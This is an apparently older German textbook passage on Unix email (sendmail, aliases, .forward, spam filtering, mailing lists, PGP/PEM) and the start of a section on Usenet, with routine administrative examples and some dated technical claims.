Die Software zum netzweiten Mailen auf einem Linux/UNIX-Rechner setzt sich aus mindestens zwei Programmen zusammen: einem Internet-Dämon (**Mail Transfer Agent**, MTA), meist `sendmail(1M)`, `exim(1M)` oder `postfix(1M)`, und einem benutzerseitigen Werkzeug (**Mail User Agent**, MUA) wie `mutt(1)`, `elm(1)` oder `mail(1)`. Der MUA macht die Post versandfertig bzw. liefert sie an den Benutzer aus, der MTA sorgt für den Transport von Host zu Host. Der Benutzer kann zwar auch mit `sendmail(1M)` unmittelbar verkehren, aber das ist abschreckend und nur zur Analyse von Störfällen sinnvoll. Das Werkzeug `elm(1)` arbeitet mit einfachen Menus und läßt sich den Benutzerwünschen anpassen. Es ist komfortabler als `mail(1)` und textorientiert (ohne MUFF), aber `mail(1)` nehme ich immer noch gern, wenn es darum geht, einem Benutzer schnell eine Textdatei zuzusenden, sowie in Shellscripts. Der MUA `mutt` ist leistungsfähiger als `elm` und im Gebrauch ähnlich.

Will man zwecks Störungssuche auf der eigenen Maschine unmittelbar mit `sendmail(1)` eine Mail verschicken, geht man so vor:

```
sendmail -v empfaengeradresse
Dies ist eine Testmail.
Gruss vom Mostpaster.
.
```

Der einzelne Punkt in der letzten Zeile beendet die Mail samt Kommando.

Auf eine ferne Maschine greift man per `telnet(1)` zu und fährt das Mailprotokoll von Hand. Man ist also nicht auf lokale Mailprogramme (`elm(1)`, `sendmail(1)`) angewiesen. Auf Port 25 liegt der Maildämon:

```
telnet ferne_maschine 25
help
helo list.ciw.uni-karlsruhe.de
mail from: mostpaster@list.ciw.uni-karlsruhe.de
rcpt to: empfaengeradresse1
rcpt to: empfaengeradresse2
data
Dies ist eine Testmail.
```

```
Gruss vom Postmonster
.
quit
```

Auf ähnliche Weise lässt sich auch feststellen, was eine Maschine mit einer Anschrift macht:

```
telnet mvmhp15.ciw.uni-karlsruhe.de 25
expn wualex1
(Antwort:) 250 <wualex1@mvmhp64.ciw.uni-karlsruhe.de>
expn alex1
(Antwort:) 550 alex1 ... User unknown
quit
```

Hier schickt die `mvmhp15` Mail an den lokalen Benutzer `wualex1` weiter zur `mvmhp64` (Alias oder Forwarding), während der Benutzer `alex1` unbekannt ist. Obige Wege sind – wie gesagt – nicht für die Alltagspost gedacht. Die Mailhosts sind heute meist auch so abgedichtet, dass sie auf obige Weise nicht erreicht werden können.

In der Logdatei von `sendmail(1M)` erzeugt jedes *from* und jedes *to* einen Eintrag:

```
Sep  3 11:04:38 mvmhp64 sendmail[2411]:
    LAA02411: from=wualex1,
    size=7496, class=0, pri=37496, nrcpts=1,
    msgid=<200009030904.LAA02411@mvmhp64.ciw.uni-
                                    karlsruhe.de>,
    relay=wualex1@localhost
Sep  3 11:04:38 mvmhp64 sendmail[2413]:
    LAA02411: to=gebern1@[129.13.118.15],
    ctladdr=wualex1 (101/120),
    delay=00:00:00, xdelay=00:00:00,
    mailer=esmtp,
    relay=[129.13.118.15] [129.13.118.15],
    stat=Sent
    (LAA01252 Message accepted for delivery)
```

Zusammengehörige Ein- und Auslieferungen haben diesselbe Nummer, hier `LAA02411`. Bei einer Mailing-Liste erzeugt eine Einlieferung eine Vielzahl von Auslieferungen. Mit den üblichen Werkzeugen zur Textverarbeitung läßt sich die Logdatei auswerten. Wir lassen uns jeden Morgen die Gesamtzahl sowie die Anzahlen der from-, to-, unknown-, hops- und reject-Eintragungen des vergangenen Tages per Email übermitteln.

Ein Mail Transfer Agent wie `sendmail(1M)` kann über eine Alias-Datei einige Dinge erledigen, die über den Transport hinausgehen. Die Alias-Datei ist eine zweispaltige Tabelle:

```
# Alias for mailer daemon
MAILER-DAEMON   : root
```

```
# RFC 822 requires that every host have
# a mail address "postmaster"
postmaster      : root
postmonster     : postmaster

# System Admistration aliases
bin             : root
daemon          : root
system          : root

# Local aliases
webmaster.mvm   : wualex1
wualex1         : wualex1@[129.13.118.64]
wulf.alex       : wualex1@[129.13.118.64]
```

In der linken Spalte stehen Namen, die als lokale Mailempfänger auftreten. Das brauchen nicht in jedem Fall eingetragene Benutzer zu sein, sie müssen nur so aussehen. Der `postmaster` beispielsweise existiert üblicherweise nur als Email-Aliasname, nicht als Benutzer in `/etc/passwd`. Das Trennzeichen zwischen den beiden Spalten ist der Doppelpunkt. In der rechten Spalte stehen:

- ein tatsächlich vorhandener, lokaler Benutzername oder
- mehrere Benutzernamen, auch ganze Email-Anschriften oder
- der absolute Pfad einer Datei oder
- eine Pipe zu einem Programm oder
- eine include-Anweisung.

Im ersten Fall kann ein lokaler Benutzer Mail unter verschiedenen Namen empfangen. Typisch: Mail an die Benutzer `root`, `postmaster`, `webmaster` oder `wulf.alex` landet bei `wualex1`. Oder man will bei Empfängern, in deren Namen *Matthias*, *Detlev* oder *Sybille* vorkommt, weitere Schreibweisen zulassen für den Fall, dass sich der Absender nicht sicher ist. Der zweite Fall ermöglicht, unter einem Empfängernamen eine ganze Benutzergruppe zu erfassen, die Vorstufe zu einer Mailing-Liste. Unter dem Aliasnamen `mitarbeiter` kann man so mit einer Mail eine weltweit verstreute Mitarbeiterschar erreichen. Im dritten Fall wird eine Mail an die Datei angehängt, im vierten nach `stdin` des Programms geschrieben. Die include-Anweisung schließlich zieht eine andere Datei in die Alias-Datei hinein. So lässt sich leichter Ordnung halten; auch die Zugriffsrechte können unter verschiedene Benutzer aufgeteilt werden. Von diesen Mechanismen machen Mailing-Listen-Programme wie `majordomo` ausgiebig Gebrauch. Ehe man mit der Alias-Datei spielt – was auf einer ordnungsgemäß eingerichteten Maschine nur ein Superuser darf – sollte man sich gründlich informieren. Es sind eine Menge Kleinigkeiten zu beachten.

In seinem Home-Verzeichnis kann ein Benutzer eine Datei namens `.forward` anlegen, das ähnliche Einträge enthält wie die Alias-Datei:

```
|/usr/local/bin/filter
```

In diesem Fall wird eingehende Mail sofort einem Filterprogramm übergeben, das in bestimmten Fällen die Mail entsorgt, in den meisten Fällen jedoch in den Hausbriefkasten wirft. Statt der Pipe könnte dort auch eine andere Email-Anschrift stehen. Ein Zweck des Forwardings ist, bei einem Umzug – gegebenenfalls nur vorübergehend – des Benutzers auf eine andere Maschine Mail zur alten Anschrift nicht zurückzuweisen, sondern automatisch zur neuen Anschrift weiterzuleiten. Man kann auch eine Kopie seiner Mail während längerer Abwesenheit an einen Stellvertreter oder an die Urlaubsanschrift schicken lassen. Dies alles liegt in den Händen des Benutzers, er braucht weder den System-Verwalter noch den Postmaster dazu. Da Benutzer in der heutigen Netzwelt manchmal den Durchblick verlieren, erzeugen sie mittels Forwarding und anderen Tricks geschlossene Mailwege, also Schleifen oder Loops. Das einfachste Beispiel: Ein Benutzer namens `user` habe auf zwei Maschinen A und B einen Account. Auf A legt er eine `.forward`-Datei an mit:

```
\user, user@B
```

Das bewirkt, dass Mail an `user@A` lokal zugestellt und gleichzeitig eine Kopie an `user@B` geschickt wird. Auf B lautet die `.forward`-Datei:

```
\user, user@A
```

Den Rest kann sich der geneigte Leser denken. Wenn vier oder fünf Maschinen und dazu Alias-Namen beteiligt sind, ist die Schleife nicht so offenkundig. Man muss schon aufpassen. Dazu kommt, dass auch Mail User Agents wie `elm(1)` ein eigenes Forwarding mitbringen, mit anderer Syntax als `sendmail(1M)`. Regel 1: Auf einer einzigen Maschine den Briefkasten einrichten und alle Forwards dorthin zeigen lassen. Regel 2: Das Einrichten eines Forwards mit seinem Postmaster absprechen. In komplexen Netzen gibt es weitere, subtilere Wege, Mail-Schleifen zu erzeugen. Deshalb soll der Postmaster täglich die Email-Protokoll-Datei (`mail.log` oder ähnlich) auswerten und auf hopsende Mails achten. Üblicherweise wird Mail, die durch mehr als siebzehn (konfigurierbar) Maschinen (Hops) gegangen ist, als Fehlermeldung einem Postmaster zugestellt.

Die Electronic Mail im Internet ist zum Versenden von Nachrichten gedacht, nicht zum weltweiten Ausstreuen unerbetener Werbung. Diese wird als **Spam** bezeichnet, was auf eine Geschichte zurückgeht, in der *Spiced Ham* eine Rolle spielt. Spammer lassen ihre Mails gern durch fremde Hosts verteilen, weil das billiger ist, nämlich kostenlos, und weil dadurch die Herkunft der Mails verschleiert wird. Das ist zwar RFC-konform, aber nicht im Sinne der Erfinder. Die Spam-Flut war ein Problem, da Technik und Gesetzgeber nicht auf diesen Mißbrauch des Netzes vorbereitet waren. Der verbreitete Mail-Dämon `sendmail(1M)` lässt sich seit der Version 8.8.8 vom Jahresende 1997 so konfigurieren, dass er nur Email befördert, die entweder aus der eigenen Domäne kommt oder für die eigene Domäne bestimmt ist. Seit der Version 8.9.1 ist das die Default-Einstellung.

Er arbeitet dann nicht mehr als **Relais**. Gelegentlich möchte man bestimmten Knoten oder Domänen die Benutzung des eigenen Mailhosts als Relais gestatten, also das Relaying nicht abstellen, sondern kontrollieren. Dazu trägt man die Namen oder IP-Adressen der Knoten oder Domänen in Dateien wie `/etc/mail/relay-domains`, `/etc/mail/relay_allow`, `/etc/mail/ip_allow` oder `/etc/mail/name_allow` ein. Der eigene `sendmail`-Dämon akzeptiert dann Mails nur aus diesen Domänen an fremde Adressen.

Da mittlerweile Email-Anschriften zu einer Handelsware geworden sind, sollte man den Sammelmaschinen die Arbeit nicht zu leicht machen. Insbesondere soll man:

- auf Spam-Mail niemals anworten, auch nicht, um sie abzubestellen. Eine Reaktion ist ein Zeichen dafür, dass die Anschrift gültig ist,
- offensichtlich fehlgeleitete Mail nicht zurückschicken, sondern löschen,
- keine automatischen Empfangsbestätigungen verschicken, auch nicht mit Hilfe von `vacation`-Programmen, die den Sender über Ihren Urlaub informieren. Ihr Urlaub könnte auch noch andere Leute als Spammer neugierig machen.

Das sind nur kleine Maßnahmen, die den Mißbrauch einer Email-Anschrift nicht verhindern, aber etwas eindämmen.

Die Einstellungen des Mail Transfer Agent wie `sendmail(1M)` gelten für die gesamte Maschine, Wünsche einzelner Benutzer sind dem persönlichen Mail User Agent wie `elm(1)` mitzuteilen. Ein Benutzer kann zum Beispiel seine eingehende Email filtern und den ganzen Schmonzes hinauswerfen lassen, der im Subject Wörter wie *money* oder *adult* enthält.

Der `elm(1)` bringt dazu ein Programm namens `filter(1)` mit. Die Filterregeln sind in einer Textdatei `$HOME/.elm/filter-rules` abzulegen, das so aussehen kann:

```
# if Bedingung then Aktion
if subject = "adult" then delete
if subject = "money" then delete
if (subject matches /\^Re:\$/) then delete
if from    = "Cybershark" then delete
if sender  = "Cybershark" then delete
```

Die Bedingungen beziehen sich auf die Zeilen `From`, `To`, `Subject`, `Sender` oder auf die Anzahl der Zeilen der Mail, also nicht auf den Inhalt. Etwas Vorsicht ist angebracht, da einige Zeilenarten mehrfach im Kopf einer Mail vorkommen können und möglicherweise nicht das enthalten, was man zunächst vermutet. Die To-Kopfzeile beispielsweise kann einen lokalen Aliasnamen statt der letztendlichen Empfängeranschrift enthalten. Andere Mail User Agents filtern andere Kopfzeilen oder auch den Inhalt, obiges gilt nur für `elm(1)`. Die wichtigsten Aktionen sind `delete`, `save directory` oder `execute program`. Obige Filterregeln führen zum Löschen aller Mails, die

im Subject den Teilstring `adult` oder `money` enthalten, wobei sinnvollerweise nicht zwischen Groß- und Kleinschreibung unterschieden wird. Die Bedeutung der beiden Teilstrings kann man sich denken. Auf Grund der dritten Regel wird alle Mail verworfen, die im Subject nur `Re:` und weiter nichts vorweist. Schließlich wird auch alle Mail vom *Cybershark* weggefiltert. Mittels der Kommandos:

```
filter -r
man 1 filter
```

schaut man sich seine `elm`-Filterregeln und anschließend die zugehörige man-Seite an. In einer Datei `$HOME/.elm/filterlog` wird die Tätigkeit des Filters protokolliert.

Ferner ist zum Filtern eine Textdatei `$HOME/.forward` folgenden Inhalts anzulegen:

```
|/usr/local/bin/filter
```

die `sendmail(1M)` veranlaßt, Mails nicht in den Briefkasten zu werfen, sondern an das Filterprogramm weiterzuleiten. Es handelt sich um dieselbe `.forward`-Datei, mit der man – wie zuvor erläutert – Mail-Schleifen erzeugen kann. Sie gehört zu `sendmail(1M)`, nicht zu `elm(1)`. Falls man mit den Filtermöglichkeiten von `elm(1)` nicht auskommt, sehe man sich `procmail(1)` an. Das elm-Filter führt in `.elm/` ein Protokoll, das man auswerten kann (und von Zeit zu Zeit leeren sollte), um seine Filterregeln zu verbessern.

Im Internet ist es üblich, als Autor oder Absender unter seinem bürgerlichen Namen aufzutreten, nicht unter einem Pseudonym. Aber auch ein ehrenwerter Benutzer kommt in Situationen, in denen er zunächst einmal unerkannt bleiben möchte. Denken Sie an jemand, der einen Arbeitsplatz hat und sich verändern will, ohne dass sein Arbeitgeber sofort davon erfährt. Oder an jemand, der eine Frage zu einem heiklen Thema hat. Für diese Fälle sind Computer eingerichtet worden, die im Netz als **Remailer** arbeiten. Ein Remailer ermöglicht, in eine Newsgruppe zu posten oder eine Mail zu verschicken, ohne dass die Empfänger den wahren Absender herausbekommen können. Es gibt in der Technik und in der Zuverlässigkeit Unterschiede zwischen pseudo-anonymen und echt-anonymen Remailern, die man am einfachsten in dem *Anonyme Remailer FAQ* in der Newsgruppe *de.answers* nachliest. Unter:

```
http://www.cs.berkeley.edu/~raph/remailer-list.html
```

findet sich eine automatisch erzeugte Liste von Remailern zusammen mit weiteren Informationen zu diesem Thema. An der TU Dresden läuft ein Projekt, um Webseiten unbeobachtet aufzurufen, der Java Anon Proxy:

```
http://anon.inf.tu-dresden.de/
```

Mail dient in erster Linie zum Verschicken von Texten, die – sofern man sicher gehen will – nur die Zeichen des 7-Bit-US-ASCII-Zeichensatzes enthalten dürfen. Will man beliebige binäre Dateien per Mail verschicken (FTP wäre der bessere Weg), muss man die binären Dateien umcodieren und beim

Empfänger wieder decodieren. Damit lassen sich beliebige Sonderzeichen, Grafiken oder ausführbare Programme mailen. Ein altes Programmpaar für diesen Zweck ist `uuencode(1)` und `uudecode(1)`. Neueren Datums sind `mpack(1)` und `munpack(1)`, die von den *Multipurpose Internet Mail Extensions* (MIME) Gebrauch machen.

jie Mailbenutzer haben einen eigenen Jargon entwickelt. Einige Kürzel finden Sie im Anhang E *Slang im Netz* auf Seite 140 und im Netz in Dateien namens `jargon.*` oder ähnlich. Daneben gibt es noch die **Grinslinge** oder **Smileys**, die aus ASCII-Zeichen bestehen und das über das Netz nicht übertragbare Mienenspiel bei einem Gespräch ersetzen sollen. Die meisten sind von der Seite her zu lesen:

- :-) Grinsen, Lachen, bitte nicht ernst nehmen
- :-(Ablehnung, Unlust, Trauer
- %*@:-(Kopfweh, Kater
- :-x Schweigen, Kuß
- :-o Erstaunen
- +|+-) schlafend, langweilig
- Q(8-{)## Mann mit Doktorhut, Glatze, Brille, Nase, Bart, Mund, Fortsetzung des Bartes (die Ähnlichkeit mit dem Verfasser ist verblüffend)

Die Grinslinge gehören in das Reich der **ASCII-Grafik**, der Nachahmung von Strichzeichnungen durch druckbare ASCII-Zeichen, wobei sich die Zeichnung über mehrere bis viele Zeilen erstrecken kann. Bescheidene Möglichkeiten der typografischen Gestaltung mittels ASCII-Zeichen bieten folgende, auch bei den Netnews übliche Vereinbarungen:

- _unterstrichen_
- /kursiv/
- *fett*
- LAUT

Gelegentlich werden auch Pseudo-Tags im Stil von HTML gebraucht wie `<igitt>` oder `<Halbwissen> ... </Halbwissen>`, was voraussetzt, dass der Empfänger HTML kennt. Das Ausschöpfen der gestalterischen Mittel moderner Textprozessoren führt beim Empfänger meist zur Unlesbarkeit der Mail. Wenn Sie mir ein Word-Dokument als Mail schicken, antworte ich Ihnen mit einer LaTeX-dvi-Datei, mit `bzip` komprimiert.

Per Email werden nur Daten verschickt. MUA-Programme wie `mail(1)` oder textttmutt(1) zeigen diese Daten an, mehr nicht. Daher konnte man früher uneingeschränkt behaupten, dass sich per Email keine Viren verbreiten lassen. Die Situation hat sich dadurch geändert, dass MUA-Programme außerhalb der Linux/UNIX-Welt zunehmend intelligenter geworden sind. Diese Programme können Animationen oder Musik abspielen und allerlei anstellen, was mit dem Lesen einer Mail wenig zu tun hat. Unter anderem können

sie auch Virencode ausführen. Dadurch ist die Email der beliebteste Weg zur Verbreitung von Viren geworden.

Email ist ein alter Dienst im Internet, aber heute mehr gefragt denn je. Bei Störungen des Mailservers stehen die ersten Benutzer schon nach zehn Minuten vor der Tür des System-Managers oder Postmasters.

1.10.2 Mailing-Listen

Wozu lassen sich Mailing-Listen (Verteiler-Listen) gebrauchen? Zwei Beispiele. In der Humboldt-Universität zu Berlin wird eine Mailing-Liste `www-schulen` geführt. Schüler P. hat diese Liste abonniert (subskribiert), weil er sich für das Medium WWW interessiert und wissen möchte, was sich auf diesem Gebiet in den Schulen so tut. Er hat eine Frage zur Teilbarkeit von Zahlen und schickt sie per Email an die Liste, das heißt an die ihm weitgehend unbekannte Menge der Abonnenten. Die Liste paßt von ihrer Ausrichtung her zwar nicht optimal, ist aber auch nicht gänzlich verfehlt, immerhin haben Zahlen und Schule etwas gemeinsam. Seine Mail wird an alle Mitglieder oder Abonnenten der Liste verteilt. Der ehemalige Schüler T. hat aus beruflichen Gründen die Liste ebenfalls abonniert und noch nicht alles vergessen, was er einst gelernt. Er liest die Mail in der Liste und antwortet an die Liste. Familienvater W. nimmt auch an der Liste teil, findet die Antwort gut, druckt sie aus und legt sie daheim in ein Buch über Zahlentheorie. Schüler P. ist geholfen, Familienvater W. hat etwas gelernt, und der Ehemalige T. freut sich, ein gutes Werk getan zu haben. Aufwand vernachlässigbar, auf herkömmlichen Wegen untunlich.

Zweites Beispiel. Wenn man früher eine Frage zu einer Vorlesung hatte, konnte man den Dozenten gleich nach der Vorlesung oder in seiner Sprechstunde löchern, sofern man Glück hatte. Die Fragen tauchen jedoch meist nachts im stillen Kämmerlein auf, außerdem ist nicht immer der Dozent der geeignetste Ansprechpartner. Heute richtet man zu einer Vorlesung eine lokale Mailing-Liste ein, jeder kann jederzeit schreiben, und der Kreis der potentiellen Beantworter ist weitaus größer. So gibt es zu den Vorlesungen, aus denen dieses Buch entstanden ist, die Liste `uxuka-l@rz.uni-karlsruhe.de`, die einzige Möglichkeit, den aus mehreren Fakultäten stammenden Hörerkreis schnell zu erreichen. Umgekehrt erhalten auch die Hörer Antwort, sowie ihr Anliegen bearbeitet ist und nicht erst in der nächsten Vorlesung. Das Ganze funktioniert natürlich auch in der vorlesungsfreien Zeit, den sogenannten Semesterferien, die mit Ferien wenig gemein haben.

Eine Mailing-Liste ist also ein Verteiler, der eine einkommende Mail an alle Mitglieder verteilt, die wiederum die Möglichkeit haben, an die Liste oder individuell zu antworten. Von der Aufgabe her besteht eine leichte Überschneidung mit den Netnews, allerdings sind die Zielgruppen kleiner, und der ganze Verkehr ist besser zu steuern. Beim Arbeiten mit Mailing-Listen sind das Listenverwaltungsprogramm (`majordomo` oder `listserv`) und die Liste selbst (`uxuka-l`) zu unterscheiden. Wünsche betreffs Subskribieren, Kündigen und Auskünften *über* die Liste gehen per Email an das Verwaltungspro-

gramm; Mitteilungen, Fragen und Antworten an die Liste. Wollen Sie unsere Liste subskribieren, schicken Sie eine Email mit der Zeile:

```
subscribe uxuka-l Otto Normaluser
```

und weiter nichts im Text (body) an `listserv@uni-karlsruhe.de` und setzen anstelle von `Otto Normaluser` Ihren bürgerlichen Namen ein. Der Listserver schickt Ihnen dann eine Bestätigung. Anschließend können Sie Ihre erste Mail an die Liste schicken. Sie schreiben an die Liste, den virtuellen Benutzer `uxuka-l@uni-karlsruhe.de` und fragen, ob Linux/UNIX oder Windows das bessere Betriebssystem sei. Bekannte Listenverwaltungsprogramme sind `listserv`, `listproc` und für kleinere Einrichtungen `majordomo`; sie unterscheiden sich für den Benutzer geringfügig in ihrer Syntax.

Die Listenverwaltung `majordomo` stammt aus der Linux/UNIX-Welt und ist frei. Sie besteht aus einer Reihe von `perl`-Skripts und einem C-Programm, einigen Alias-Zeilen für den Mail-Dämon `sendmail` und mehreren Dateien mit der Konfiguration und den Email-Anschriften der Abonnenten. Das Einrichten von `majordomo` samt erster Liste hat uns etwa einen Tag gekostet – die Beschreibung war älter als das Programm – das Einrichten weiterer Listen je eine knappe Stunde. Außer der Dokumentation und der FAQ-Sammlung zu `majordomo` sollte man auch den RFC 1211 *Problems with the Maintenance of Large Mailing Lists* lesen.

Eine Liste kann durch einen Digest-Dienst und ein Listen-Archiv ergänzt werden. Ein **Digest** ist eine regelmäßige Zusammenfassung der eingegangenen Mails zu einer einzigen Datei, das den Abonennten zugesandt wird. Damit lässt sich die Anzahl der Mails verringern. Außerdem kann ein Digest auch noch redaktionell bearbeitet sein. In einigen Newsgruppen gibt es ebenfalls Digests. Noch weiter geht ein **Index**, der nur ein Verzeichnis der Mails enthält, aus dem man dann auswählt. Ein **Archiv** enthält dauerhaft gespeichert die eingegangenen Mails, so dass man jederzeit auf zurückliegende Mails zugreifen kann. Zu einem Archiv gehört eine Suchmaschine, so dass der Benutzer gezielt nach Mails zu einem Thema suchen kann. Beide Dienste sind – wenn sie gut gemacht werden – mit Arbeit für die Listen-Verwalter (Listen-Besitzer, List Owner) verbunden.

Es gibt offene Listen, die jedermann subskribieren kann, und geschlossene, deren Zugang nur über den Listen-Verwalter führt. Eine Liste kann Mails von jedermann oder nur von ihren Teilnehmern annehmen. Ferner können Listen **moderiert** sein, so dass jede Einsendung vor ihrem Weiterversand über den Bildschirm des Moderators (Redakteurs) geht.

Im Netz finden sich Verzeichnisse von Mailing-Listen und Suchprogramme, siehe Anhang. Sie können es auch mit einer Mail `lists global` (und weiter nichts) an `listserv@rz.uni-karlsruhe.de` versuchen. Oder erstmal mit folgenden Zeilen:

```
help
lists
end
```

an major@domo.rrz.uni-hamburg.de. Die Anzahl der öffentlichen Listen weltweit wird auf einige Zehntausend geschätzt. In unserem Institut setzen wir Listen für Rundschreiben an die Mitarbeiter ein.

Bei einer Antwort auf eine Mail aus einer Liste muss man unterscheiden zwischen einer Antwort, die wieder an die Liste (alle Teilnehmer) geht, und einer Antwort an den einzelnen Urheber der Mail. Email-Programme wie elm(1) haben für beide Wege verschiedene Kommandos: r (reply) schickt die Antwort nur an den Urheber, g bedeutet group reply und schickt die Antwort an alle Empfänger der ursprünglichen Mail. Das Ganze kann auch noch in der Konfiguration der Liste eingestellt werden, und schließlich könnte der Urheber in seine reply-to-Zeile eine Überraschung eingebaut haben. Was wirklich passiert, ermittelt man am besten experimentell.

1.10.3 Privat und authentisch (PGP, PEM)

Warum sollte man das Programmpaket **Pretty Good Privacy (PGP)** oder das Protokoll **Privacy Enhanced Mail (PEM)** verwenden? Zum einen besteht in vielen Fällen die Notwendigkeit einer Authentisierung des Urhebers einer Nachricht, zum Beispiel bei Bestellungen. Zum anderen sollte man sich darüber im klaren sein, daß eine unverschlüsselte E-Mail mit einer Postkarte vergleichbar ist: Nicht nur die Postmaster der am Versand beteiligten Systeme können den Inhalt der Nachricht einsehen, sondern auch Bösewichte, die die Nachricht auf ihrem Weg durchs Netz kopieren. Auch Verfälschungen sind machbar, und schließlich könnte der Urheber einer Mail bei bestimmten Anlässen seine Urheberschaft im nachhinein verleugnen wollen. Es geht insgesamt um vier Punkte:

- Vertraulichkeit (disclosure protection, data confidentiality),
- Authentisierung des Absenders (origin authentication),
- Datenintegrität (data integrity),
- Nicht-Verleugnung des Absenders (non-repudiation of origin).

Mit PGP oder PEM verschlüsselte E-Mails bieten sogar mehr Sicherheit als ein eigenhändig unterzeichneter Brief in einem Umschlag. Außerdem wäre es angebracht, wenn alle E-Mails im Internet standardmäßig verschlüsselt würden. Solange dies nur bei wenigen Nachrichten geschieht, fallen diese besonders auf und erregen Mißtrauen. PGP und PEM sind Verfahren oder Protokolle, die in mehreren freien oder kommerziellen Programmpaketen realisiert werden. Der Mailversand erfolgt unverändert mittels der gewohnten Programme wie elm(1) und sendmail(1). Ausführlich werden diese Fragen in dem *GNU-Handbuch zum Schutze der Privatsphäre* diskutiert, das auf Englisch oder Deutsch im Netz in mehreren Formaten erhältlich ist.

PGP verschlüsselt den Klartext zunächst nach dem symmetrischen IDEA-Verfahren mit einem jedesmal neu erzeugten, nur einmal verwendeten, zufälligen Schlüssel. Dieser IDEA-Schlüssel wird anschließend nach einem Public-Key-Verfahren (RSA bei der PGP-Version 2.6.3) mit dem öffentlichen Schlüssel des Empfängers chiffriert. Neben einem deutlichen Geschwindigkeitsvorteil erlaubt diese Vorgehensweise auch, eine Nachricht relativ einfach an

mehrere Empfänger zu verschicken. Hierzu braucht nur der IDEA-Schlüssel, nicht die gesamte Nachricht, für jeden Empfänger einzeln chiffriert zu werden.

Um die Integrität einer Nachricht sicherzustellen und den Empfänger zu authentisieren, versieht PGP eine Nachricht mit einer nach der Einweg-Hash-Funktion MD5 (Message Digest 5, RFC 1321) ermittelten Prüfzahl. Diese wird mit dem privaten Schlüssel des Absenders chiffriert. Der Empfänger ermittelt nach der gleichen Einweg-Hash-Funktion die Prüfzahl für den empfangenen Text. Anschließend decodiert er die mitgeschickte, chiffrierte Prüfzahl mit dem öffentlichen Schlüssel des Absenders. Stimmen die beiden Prüfzahlen überein, ist die Nachricht während der Übertragung nicht verändert worden. Hierbei wird die Tatsache ausgenutzt, daß es praktisch unmöglich ist, eine andere Nachricht mit gleicher Prüfzahl zu erzeugen.

Da die Prüfzahl nach der Decodierung mit dem öffentlichen Schlüssel des Absenders nur dann mit der errechneten Prüfzahl übereinstimmt, wenn sie zuvor mit dem dazugehörigen privaten Schlüssel chiffriert wurde, besteht auch Gewißheit über die Identität des Absenders. Somit kann eine digitale Unterschrift (Signatur) erstellt werden.

Der Haken bei diesem Verfahren besteht darin, daß ein Bösewicht ein Schlüsselpaar erzeugen könnte, das behauptet, von jemand anderem zu stammen. Daher muß ein öffentlicher Schlüssel durch eine zentrale vertrauenswürdige Instanz (Certification Authority, CA) oder durch die digitalen Unterschriften von anderen, vertrauenswürdigen Personen bestätigt werden, bevor er als echt angesehen werden kann. Im Gegensatz zu PEM bietet PGP beide Möglichkeiten.

Bevor eine Nachricht für einen bestimmten Empfänger verschlüsselt werden kann, muss dessen öffentlicher Schlüssel bekannt sein. Mit etwas Glück kann dieser von einem sogenannten Key Server im Internet bezogen werden. Dabei ist zu beachten, dass die Aufgabe der Key Server nur in der Verbreitung, nicht in der Beglaubigung von öffentlichen Schlüsseln besteht.

Zur Beglaubigung von Schlüsseln entstehen in letzter Zeit immer mehr Certification Authorities. Diese zertifizieren einen Schlüssel im allgemeinen nur bei persönlichem Kontakt und nach Vorlage eines Identitätsausweises. Derartige CAs werden u. a. vom Rechenzentrum der Universität Karlsruhe, von der Computer-Zeitschrift c't, dem Individual Network und dem Deutschen Forschungsnetz (DFN) betrieben.

Eine Behinderung bei der Vebreitung von PGP sind die Export-Gesetze der USA, die Verschlüsselungs-Software mit Kriegswaffen gleichsetzen[18] und den Export stark einschränken. Daher gibt es eine US- und eine internationale Version von PGP.

Seit einiger Zeit ist auch ausserhalb der Vereinigten Staaten die neue PGP-Version 5.0 erhältlich. Diese verwendet zum Teil andere, mindestens ebenso sichere Algorithmen und kommt unter MS Windows mit einer komfortablen Oberfläche daher, hat sich aber noch nicht überall durch-

[18] Was ja im Zweiten Weltkrieg durchaus der Fall war, siehe Enigma.

gesetzt. Informationen zu PGP, internationale Fassung, findet man auf `http://www.pgpi.com/`.

Alternativ zu PGP lässt sich PEM einsetzen, ein Internet-Protokoll, beschrieben in den RFCs 1421 bis 1424. Eine Implementation ist RIORDAN**'s Internet Privacy Enhanced Mail (RIPEM)** von MARK RIORDAN. RIPEM verwendet zur symmetrischen Verschlüsselung den Triple-DES-Algorithmus, zur unsymmetrischen wie PGP den RSA-Algorithmus. Für die Verbreitung und Sicherung der öffentlichen Schlüssel sieht RIPEM mehrere Wege vor. PGP und PEM konkurrieren in einigen Punkten miteinander, in anderen setzen sie unterschiedliche Gewichte. PEM ist ein Internet-Protokoll, PGP weiter verbreitet.

Ähnliche Aufgaben wie bei Email stellen sich auch bei der Veröffentlichung von WWW-Dokumenten. Ohne besondere Maßnahmen könnte ein Bösewicht unter meinem Namen schwachsinnige oder bedenkliche HTML-Seiten ins Netz stellen, oder auch verfälschte Kopien meiner echten Seiten.

Trotz aller Sicherheitsmaßnahmen dürfen Sie darauf vertrauen, dass die National Security Agency der USA *alle* Mails von ihren Computern auf kritische Stichwörter durchsuchen lassen kann und darüber hinaus viel von Kryptanalyse versteht.

1.11 Neuigkeiten (Usenet, Netnews)

1.11.1 Grundbegriffe

Das **Usenet** ist kein Computernetz, keine Organisation, keine bestimmte Person oder Personengruppe, keine Software, keine Hardware, sondern die Menge aller Computer, die die **Netnews** vorrätig halten. Genauer noch: die Menge der Personen, die mit Hilfe ihrer Computer die Netnews – kurz News genannt – schreiben, verteilen und lesen. Diese Menge deckt sich nicht mit der Menge aller Knoten oder Benutzer des Internet. Nicht alle Internet-Hosts speichern die Netnews, umgekehrt gibt es auch außerhalb des Internets Hosts, die die Netnews verteilen. Das Usenet läßt sich als ein gerichteter Graph darstellen, in dem viele Kanten bidirektional sind, aber das trägt nicht viel zum Verständnis bei. Netnews klingt nach Zeitung im Netz. Diese Zeitung

- wird im Internet und anderen Netzen verbreitet,
- besteht nur aus Leserbriefen,
- erscheint nicht periodisch, sondern stetig,
- hat keine Redaktion,
- behandelt alle Themen des menschlichen Hier- und Daseins.

Ein anderes Bild zeigt das Usenet als eine Kneipe mit vielen Tischen, an denen sich die Gäste zwanglos zusammenfinden, um über bestimmte Themen zu diskutieren. Es gibt in dieser Kneipe allerdings keinen Wirt und keine Bedienung. Ein drittes Bild vergleicht das Usenet mit einer Herde Zirkuselefanten, die Durchfall haben: träge, schwierig zu lenken, beeindruckend,

unterhaltsam und Quelle einer unvorstellbaren Menge von Ausscheidungen, wenn man es am wenigsten erwartet. Wir reden vom Usenet als einer Menge von Benutzern, Computern, Netzverbindungen und Nachrichten, von den Netnews als einem Dienst des Internet.

